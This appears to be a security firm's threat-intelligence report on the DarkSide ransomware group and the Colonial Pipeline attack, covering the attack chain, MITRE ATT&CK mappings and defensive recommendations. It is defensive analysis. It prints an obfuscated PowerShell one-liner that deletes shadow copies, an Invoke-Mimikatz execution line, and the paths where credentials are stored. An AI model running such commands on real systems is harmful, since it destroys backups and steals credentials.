



USE CASE

DARKSIDE

Rua Acácio de Paiva nº 16, 1ºdir,
1700-006 Lisbon, Portugal

www.hardsecure.com
geral@hardsecure.com

INDEX



- Objective.....pag.2
- Framework.....pag.2
- Intel About The Darkside Group.....pag.3
- Anatomy Of An Attack.....pag.4
- Initial Access.....pag.5
- Recognition, Lateral Movement And Escalation Of Privileges.....pag.6
- Data Collection, Staging And Exfiltration.....pag.7
- Encryption.....pag.8
- Darkside Ransomware Steps: Step 1 - Injection.....pag.8
- Darkside Ransomware Steps: Step 2 - Elimination Of Shadow Copies.....pag.9
- Darkside Ransomware Steps: Step 3 - Data Encryption.....pag.9
- Mitre ATT & CK.....pag.11
- Conclusion.....pag.12
- Recommendations.....pag.13



OBJECTIVE

This document aims to present a use case on the ransomware attack that occurred on a US company with some evidence from analysis and results shared in the community and from globally recognized security companies.

FRAMEWORK

The ransomware cyberattack on Colonial Pipeline, the largest pipeline operator for refined products in the United States, last May 17, had a huge impact on society, leading to the shutdown and shutdown of operations, severely affecting stocks of all kinds of fuels and derivative products. It is yet another example that companies should increasingly have cybersecurity plans and concerns about their digital exposure.

The attack was confirmed to have been launched by the Darkside cyber-criminal group and is believed to have been launched from Eastern Europe. The ransomware used is relatively a new variant that was first verified in August 2020.

This attack on Colonial Pipeline's computers also involved the theft of around 100 GB of corporate data. The stolen data makes this attack all the more relevant as the group has a history of doubly extorting money from its victims, not only asking for money for data blocking and denial of affected services but also requesting payment for the captured data and blackmailing to release the stolen information if the victims do not pay. This innovative modus operandi sets them apart from other criminal groups as being the first to implement what can be referred to as 'quadruple extortion services'.

A few days before the attack, the group announced they had claimed 3 more victims in other geographies such as Scotland and Brazil claiming 1.9GB of data theft from these 3 companies including financial data, customer and employee data, passports, and contracts.

As Darkside is a RaaS (ransomware-as-a-service), it is quite possible that there were 3 associated groups behind these attacks.

INTEL ABOUT THE DARKSIDE GROUP

The Ransomware group Darkside announced its RaaS service in August 2020 via the press. Since then it has become known for its large-scale operations. They build data leakage systems with redundancy, perform a financial analysis of victims before the attack, and even provide web chat support for them.

They have publicly stated that they prefer not to attack hospitals, schools, non-profit organizations and governments, but rather large organizations that can pay large ransoms. Reverse code analysis indicates that Darkside malware checks the regional settings of affected devices to ensure they do not attack Russian organizations. He has also been answering Q&A questions in Russian forums where they are actively recruiting Russian-speaking partners.

The group has tools for both Windows and Linux systems. Similar to the groups NetWalker and REvil, Darkside has an affiliate program that offers anyone to help them spread their malware about 10-25% of the profit.

Based on TOR leak sites, the Darkside group determines whether to pursue a target of a potential organization by looking first at its financial record. With this, it determines the value of the redemption to be requested, the sum being between US\$ 2K and US\$ 2M. Reports indicate that, based on these sites, there will be at least 90 victims affected by Darkside, for a total of more than 2TB of information stolen and stored on Darkside sites, with 100% of victims' files being publicly released.

After the attack on the Colonial Pipeline, the Darkside group announced it on one of its information sites, clarifying that the group does not want to create problems for society and that its objective is simply to make money. However there is no way to verify it, it is known that the group is quite active as indicated above plus 3 victims in addition to the Colonial Pipeline.

ANATOMY OF AN ATTACK

Darkside is a ransomware-as-a-service (RaaS) that offers a percentage of profits to its affiliates. This ransomware is an example of the evolution of the business model, featuring a modern model in which ransomware identifies valuable targets to leverage the reward for compromised assets (such as double extortion). Modern ransomware attacks are increasingly being carried out with the collaboration of multiple groups sharing the profits, with the trend tending to look at this type of attack more as advanced persistent threats (APT) rather than isolated ransomware events, as we go on to describe.

Here are some examples of this group's activity in publicly released reports:

- August 2020: DarkSide introduces its ransomware.
- October 2020: DarkSide donates US\$20,000 stolen from victims to charity.
- November 2020: DarkSide establishes its RaaS model. The group invites other criminals to use its service. A DarkSide data leak site is later discovered.
- November 2020: DarkSide launches its content delivery network (CDN) for storing and delivering compromised data.
- December 2020: A DarkSide actor invites media outlets and data recovery organizations to follow the group's **press center** on the public leak site.
- March 2021: DarkSide releases version 2.0 of its ransomware with several updates.
- May 2021: DarkSide launches the Colonial Pipeline attack. After the attack, Darkside announces it is apolitical and will start vetting its targets (possibly to avoid raising attention to future attacks).

Evasion tactics include:

- Command and control over TOR
- Avoid points where EDR software is running
- Long waiting periods for noisier actions for later steps
- Obfuscation techniques such as dynamic library loading and coding
- Anti-forensics and anti-debugging techniques like log deletion

Steps in the attack sequence involve:

- Collecting credentials from memory files in domain controllers
- Use of file shares to distribute attack tools and file archiving
- Relaxing permissions on file shares for ease of extraction
- Deletion of backups and shadow copies (VSS)
- Spreading ransomware

INITIAL ACCESS

Darkside ransomware has a knack for adapting to its victims' environment and has been seen to exploit various attack vectors such as phishing, remote desktop protocol (RDP) abuse, and exploiting vulnerabilities and tactics to gain initial access. Various legitimate tools can be used in the process to remain normal activities unnoticed by defenses and obfuscate the attack. Gaining initial access through weakest links such as remotely exploitable accounts and systems.

Some reconnaissance and entry tools that have been seen:

- Powershell: reconnaissance
- Metasploit: Reconnaissance
- Mimikatz: reconnaissance
- BloodHound: Reconnaissance
- Cobalt Strike: Installation

These modern attacks by the Darkside group are meant to gain access, it does not mean that the ransomware is immediately dropped and executed by the attackers.

Attackers establish command and control connections primarily via RDP client over port 443, routed through the TOR network. After installing the TOR browser, they modify the configuration to run as a persistent service, redirecting traffic to a dynamic local port by TOR via HTTPS over port 443, meaning it ends up being virtually indistinguishable from normal web access traffic. These connections are persistent so that attackers can establish RDP sessions on compromised systems, facilitating lateral movement.

Attackers use Cobalt Strike as a secondary command and control mechanism. Several custom stage files (e.g. file.exe) have been observed that perform beacon downloads linked to specific servers. These files are disseminated remotely on target devices by WinRM. These files establish connections to dedicated C2 servers to download the Cobalt Strike Beacon.

Normally other groups use few C2 servers per victim, but Darkside configures each beacon to connect to different C2 servers per agent. This is indicative that the group operates on a huge scale, with well-established infrastructure.

TOR stage files and executables are stored on shared network areas for easy distribution. Attackers avoid installing backdoors on systems monitored by EDR solutions.

Attackers have been observed to log into VDI environments with multiple accounts, often concurrently. Each time an attacker logs in, .lnk files are created in the compromised users' folders. These .lnk files help determine which accounts and other VDI environments have been compromised and when each account was used in the attack.

RECOGNITION, LATERAL MOVEMENT AND ESCALATION OF PRIVILEGES

This process is key in the process of mapping the organization, like other types of advanced attacks, with the goal being to identify critical data in the victim's organization, target files, and locations to be able to extract data and next steps of encrypting data.

It has been reported that in the case of Darkside, reports confirm that the goal of lateral movement is to gain access to the Domain Controller and AD, using stolen credentials and privilege escalation. Some of the methods used to do this with minimal detection and blocking capabilities employ the use of advanced_ip_scanner.exe, PSEXec, mimikatz, and RDP and methods commonly associated with APT groups, adapting the tools and methods to the victim's defenses.

From compromised hosts, Kerberos requests are verified, NTLM connections to gain additional access to systems and accounts. After some time, the attackers use a reconnaissance PowerShell tool in AD (ADRecon.ps1) to obtain information about users, groups, privileges, resources and store the results in a DC.txt file. Each of the attacks performed by the tools is deleted after use. The attacker temporarily stores the recognition results and credential information on a Windows server with a lot of activity. Various files are written to and deleted from the server, such as Typed_history.zip, Appdata.zip, IE_Passwords.zip, AD_intel, and ProcessExplorer.zip.

In addition to credential theft, attackers collect credentials from user profiles including:

- Users\\Appdata\[Roaming\Local]\Microsoft [Credentials\Vault]
- Users <user name>AppdataRoamingMozilla\FirefoxProfiles
- Users <user name>Applicationsdata[RoamingLocal]* Google Chrome

Attackers run Invoke-mimikatz.ps1 to extract credentials from unmonitored servers and store them in a file called dump.txt. This operation is performed on a high-profile target with minimal detection capabilities.

PSEXESVC.exe	35040	C:\Windows\PSEXESVC.exe	NT AUTHORITY\SYSTEM	PSEXec Service
powershell.exe	29140	"powershell.exe" -executionPolicy bypass -file C:\Users\... \Invoke-Mimikatz.ps1	NT AUTHORITY\SYSTEM	Windows PowerShell
conhost.exe	20072	177.C:\Windows\system32\conhost.exe 0x4	NT AUTHORITY\SYSTEM	Console Window Host

The attacker when they obtain domain admin credentials accessing domain controllers, in advanced stages of the attack, performs the well-known DCsync attack in which they pass to a legitimate domain controller and use the AD replication service (Directory Replication Service) to access and collect password data of the entire domain, including Kerberos hashes.

DATA COLLECTION, STAGING AND EXFILTRATION

This extortion practice associated with data exfiltration is the riskiest step and most likely to be detected by an organization's security teams. However, it is usually the last step of the attack before the ransomware is released and the attack accelerates from this point until it is completed.

Some tools in use in this process:

- 7-zip: File archiving
- Rclone and Mega: tools used to exfiltrate files to cloud space
- Putty: alternative application for transferring files over the network

Windows server with a lot of activity serves as a hub to store data before exfiltration. Data collected from hundreds of servers with a batch routine (dump.bat) located at \Desktop\Dump, writes files to the same location, compressing them into 7zip files with a conventional simple standard nomenclature *.7z.[001]-[999].

Despite having amassed elevated privileges, it is observed that the attackers have relaxed permissions on File Systems, extending them to access by any domain user account. The batch file collects data and the files are deleted by the hackers hours after the extraction. The Darkside group uses several TOR-based data leak sites to store the stolen data. Sites used for data exfiltration include Mega and PrivatLab.

ENCRYPTION

Darkside does not employ ransomware until they have mapped the environment, extracted data of interest, gained control and privileges and identified all backup systems, servers, and applications. Connections to primary backup repositories have been observed using compromised service accounts just before data encryption. By waiting for the encryption phase of the attack, attackers put themselves in a maximized position of damage and profit. The execution of the ransomware occurs next. Darkside shares many similarities with REvil in this step of the process, including the structure of the raster notes, the use of PowerShell, and the execution of commands to delete shadow copies from the network.


In addition to the PowerShell used to install and operate the malware, the group uses Certutil and Bitsadmin to download the ransomware. 2 encryption methods are used in communications, depending on the target operating system (Windows or Linux). They use ChaCha20 cipher with RSA-4096 on Linux and Salsa20 with RSA-1024 on Windows. The ransomware code is delivered by established backdoors (TOR-RDP or Cobalt Strike) and customized to each victim. The payload includes the executable, a unique extension, a unique victim ID so the victim can access the Darkside site and make payment.

By using unique executables and extensions, ransomware easily evades signature defense mechanisms.

DARKSIDE RANSOMWARE STEPS

STEP 1 - INJECTION

On CMD command execution, the malware copies itself to the path "C:\Users\admin\AppData\Local\Temp\" and injects its code into an existing process. If the malware finds indications that it is being analyzed or running in a VM, it stops immediately. To avoid detection by AV and EDR, the ransomware dynamically loads its libraries without registering them in its import section.



Address	Ordinal	Name	Library
00409000		GetProcAddress	KERNEL32
00409004		LoadLibraryA	KERNEL32
00409008		ExitProcess	KERNEL32

Only 3 libraries are imported, which indicates that other library names are dynamically resolved during malware execution.

STEP 2 - ELIMINATION OF SHADOW COPIES

Using an obfuscated PowerShell, the malware attempts to delete shadow copies from the victim's device.

Obfuscated command:

```
powershell -ep bypass -c "(0..61)|%{$s+=[char][byte]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s"
```

Command obfuscated:

```
PS C:\windows\system32> (0..61)|%{$s+=[char][byte]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};  
PS C:\windows\system32> $s  
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

STEP 3 - DATA ENCRYPTION


After shadow copies are deleted, the malware terminates specific processes to prevent locked files from delaying encryption and begins its routine.

List of processes:

- Sql
- Oracle
- Ocspd
- Dbsnmp
- Synctime
- Agntsvc
- Isqplussvc
- Xfssvcon
- Mydesktopservice
- Ocautoupds
- Encsvc
- Firefox

- Tbirdconfig
- Mydesktopqos
- Ocomm
- dbeng50
- sqbcoreservice
- excel
- infopath
- msaccess
- mspub
- onenote
- outlook
- powerpnt
- steam
- thebat
- thunderbird
- visio
- winword
- wordpad
- notepad

During encryption, the malware adds 8 characters to the end of the encrypted file name:



Ransomware avoids encrypting files with the following extensions:

386,adv,ani,bat,bin,cab,cmd,com,cpl,cur,deskthemepack,diagcab,diagcfg,diagpkg,dll,drv,exe,hlp,icl,icns,ico,ics,idx,ldf,lnk,mod,mpa,msc,msp,msstyles,msu,nls,nomedia,ocx,prf,ps1,rom,rtp,scr,shs,spl,sys,theme,the,themepack,wpx,lock,key,hta,msi,pdb

Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
T1087 (Account Discovery)	T1080 (Taint Shared Content)	T1113 (Screen Capture)	T1043 (Commonly Used Port)	T1567.002 (Exfiltration Over Web Service: Exfiltration to Cloud Storage)	T1489 (Service Stop)
T1105 (Remote File Copy)	T1486 (Data Encrypted for Impact)			T1048 (Exfiltration Over Alternative Protocol)	T1214 (Credentials in Registry)
T1490 (Inhibit System Recovery)					T1083 (File and Directory Discovery)
T1105 (Ingress Tool Transfer)					T1055 (Process Injection: Dynamic-link Library Injection)
T1087.002 (Account Discovery: Domain Account)					T1500 (Compile After Delivery)
T1482 (Domain Trust Discovery)					T1562.001 (Impair Defenses: Disable or Modify Tools)
T1069.002 (Permission Groups Discovery: Domain Groups)					
T1018 (Remote System Discovery)					
T1016 (System Network Configuration Discovery)					

CONCLUSION

The group has continued to be a persistent and permanent threat as the ransomware model evolved. This model has changed in several ways, as Darkside demonstrates by its activities. Bigger targets, advanced extortion techniques reaching greater consequences beyond the victims themselves.

Ransomware groups aren't just content with blocking data on victims' computers and asking for a ransom. Now they are digging deep into the victims' networks, reaching new ways to empower and achieve profit from their activities.

In the attack on the Colonial Pipeline, Darkside used double extortion. But some actors went even further, as indicated by the ransomware phases:

Step 1: Just ransomware.

Step 2: Double extortion, phase 1 + data exfiltration.

Step 3: Triple Extortion, Phase 1 + 2 + DDoS Threat.

Step 4: Quadruple extortion, phase 1 + (other phases) + directly contact the victim's customers or through contracted services of call centers for contacts.

It is a clear sign that there is indeed an evolution and innovation in this type of attack, and the ransomware will only continue to evolve. Organizations must prepare and put in place an incident response plan focused on the new model of ransomware attacks. In this attack on Colonial Pipeline it was verified by security experts that the company was running a vulnerable version of Microsoft Exchange among other security flaws. An attack on a company of this size can cause disruptive effects that harm various sectors of society, so protecting these services is a key priority.

RECOMMENDATIONS

To minimize the risk of exposure to cyber-attacks, it is recommended to whom it may concern to read this article:

- It is essential to ensure good practices are implemented in the management of internal information and reduce unnecessary digital exposure. Many cases of services that are discontinued and forgotten by companies, leaving vulnerable systems exposed externally, which can easily be exploited by malicious actors for intrusion into the network of an organization, passing the security perimeter and putting at risk the entire network of services, users and systems.
- Ensure that operating systems, defense systems (e.g. antivirus), applications, databases, web servers, and frameworks are regularly updated so that newly existing vulnerabilities are mitigated. New vulnerabilities are discovered every month and it is essential to guarantee these periodic updates in a short time (monthly).
- Implement regular backups, monitoring, testing, and resilience of systems. Backups are the last resort in an effective ransomware attack where there is no way to recover data by decrypting it (most ransomware recovery cases rely on backups). These systems are highly important assets and their access should be segregated from user networks and should be tested regularly.
- Ensure the segmentation and segregation of the networks both physically and logically in an appropriate way to ensure that privileged information is protected by layers of access and is located in the most restricted and controlled point of the organization's network. This segregation aims to protect the data networks from the user networks and minimize the spread of malware.

- To have an information security policy implemented, regularly updated, and effectively put into practice by audit and compliance teams in its human, departmental, technological, physical, and logical aspects, encompassing at least the topics:
 - I. Access Control Policy.
 - II. BYOD Policy.
 - III. Incident management procedures.
 - IV. Change management policy.
 - V. Information systems updating policy.
 - VI. Vulnerability management policy.
 - VII. Back-up policy.
 - VIII. Employee training and education policy.

- Training, education, and continuous awareness actions for the organization's employees to efficiently identify possible threats disseminated by phishing campaigns. Users' actions are often unknowingly triggered by initial malware that the user inadvertently runs, putting an entire information system at risk.

- Have internal teams or contracted cybersecurity services such as the incident response service with experienced and qualified professionals, for the implementation of controls and monitoring on the network infrastructure and assets of high importance and priority:
 - I. These teams can implement network monitoring systems such as IDS/IPS, SIEM and set up logs and controls over the network and valuable company assets for tracking and protection.
 - II. 24x7 continuous monitoring and incident response service over the data network.
 - III. Assess threats and identify vulnerabilities targeted for mitigation.
 - IV. Recommend changes or implementations to reduce unnecessary digital exposure.

- Implement user and password restrictions and requirements on systems and system networks:
 - I. Minimum of 14 alphanumeric characters and special characters
 - II. Expiration of passwords every 30 days
 - III. Password history limit restricted to 20
 - IV. Implementation of MFA
 - V. Restriction of the nr. of administrators in the organization
 - VI. Configuration of named users
 - VII. Application users only for services with passwords of 20 characters minimum with the same complexity and application of a time restriction plan for updating them (1 year).

- Disable shared File and Printer services. If necessary, use strong passwords (identical to application users). Implement the same complexity at the AD level. - Hardening

- Implement secure protocols (e.g. SMBv 2 and 3, NTLMv2, HTTPs) and disable insecure or vulnerable protocols (SMBv1, LM, NTLMv1, HTTP) - Hardening.
- Implement modern cryptography (TLS1.2 and 1.3), disable vulnerable system protocols (SSL < 3.0, TLS < 1.2), disable vulnerable ciphers (RC2, RC4, DES, 3DES, MD5, NULL) - Hardening.
- Enable centralized AD audit on processes and services and centralized Syslog.

In the case of the ransomware under analysis, the reduction of external vulnerabilities indicated by updating the systems could have avoided the exploitation of direct vulnerabilities related to RDP and Exchange protocol. Never underestimating the threat, it could make the work of the group in question difficult, but it is important to emphasize that it acts on various types of possible attack vectors (e.g. phishing attacks) in which it is necessary to have active and permanent vigilance of the controls that will be implemented on data flows and networks.